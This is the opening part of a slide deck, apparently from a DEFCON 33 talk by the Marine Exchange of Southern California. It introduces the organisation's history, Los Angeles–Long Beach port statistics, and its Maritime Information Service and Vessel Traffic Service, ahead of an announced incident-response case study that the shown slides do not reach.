Marine Exchange
of Southern California
and
Vessel Traffic Service
of Los Angeles and Long Beach



Safe, Secure, Efficient, Reliable & Environmentally Sound Maritime Transportation

Information Brief to DEFCON 33

9 August 2025

Red Alerts and Blue Oceans: Incident Response from a SysAdmin's War Room in Maritime Ops

Captain Kip Louttit
USCG, Retired
Executive Director

Steve Winston
Chief Executive Officer

Version 3

Agenda

1. **Marine Exchange**

What we do

a. Maritime Information Service

b. Vessel Traffic Service

2. **Mastermind**

What they do

a. Provide our IT & Cyber Support

b. Case Study


5 minutes of Q & A at end



Marine Exchange and approaches to Los Angeles & Long Beach Harbors


MX SoCAL: 1923 to 2025

102 years of changing functions, processes & technology to meet needs of customers, partners, vessels & ports.










Megaphones, telescopes, blackboards & wood *spindle* replaced by <u>state of market technology</u>

A typical day

Ship Traffic in the Pacific being tracked by the 5 West Coast Marine Exchanges


West Coast Marine Exchanges:
SoCal, San Francisco, Portland, Seattle, & Alaska



Ports of Los Angeles – Long Beach

- **Nation's Largest <u>Container</u> Port Complex**
  - LA #1, LB #2, NY/NJ #3
- World's 9th busiest port complex by container volume 2017-2024 (#1-8 in China and Korea)
- **19.9M TEUs 2024** (16.6M TEUs 2023, 19.0M 2022, **20.0M 2021**, 17.3M 2020, 16.9M 2019, 17.5M 2018)
- ~37% of imports to U.S. & 21% of exports
- Top trading partners: China/Hong Kong, Japan, Vietnam, South Korea, Thailand, Taiwan, & Italy
- Top trading routes: NE Asia, SE Asia, India Sub-Continent, Northern Europe, Mediterranean, Mexico & South America
- 2.6 million cruise ship passengers (2023)
- ~50% of California's oil; only 5-day supply ashore
- ~500,000 autos
- ~$633B cargo (2024)= ~$1.7B cargo value *per day*
- Supports ~1 in 9 jobs (1.5M) in 5 county region & ~5.3M jobs nationwide.

Updated 15 May 2025



What we do – 2 main business lines

Maritime Information Service

- 1923 to present
- Gather and collate schedules for ~4,550 vessels per year arriving, departing & moving around ports of LA/LB



Vessel Traffic Service LA/LB


- 1994 to present
- Unique Public/Private Partnership between MX, USCG & State of California
- Maritime version of Air Traffic Control
- ~28,000 vessel movements per year



Maritime Information Service

- Sample Vessel Info:
  - Arrival
  - Departure
  - Shift
  - LPOC/NPOC
  - Agent
  - Berth
  - # Tugs Needed
  - 30+ columns/ship
- Pushed out daily at 0700 and 1200
- On-line 7/24 by subscription
- Custom Reports, Research & Analysis

MARIS (Maritime Info System)




12 Vessel Traffic Services (VTS) in the U.S.

"The purpose of a Vessel Traffic Service (VTS) is to provide active monitoring and navigational advice for vessels in particularly confined and busy waterways." USCG

10 VTSs are staffed, equipped, operated, and funded by the Coast Guard

- **LA/LB, is a unique public/private partnership of Coast Guard, Marine Exchange & local partners**
- Tampa is cooperative between the CG and Tampa Port Authority




The unique Public/Private VTS Partnership in LA/LB is safe, secure, effective & efficient

~28,000 vessel movements per year

More than 800,000 safe movements since system established in 1994

Vessel Traffic Service LA/LB
30-40 large ship movements/day, 28K/year



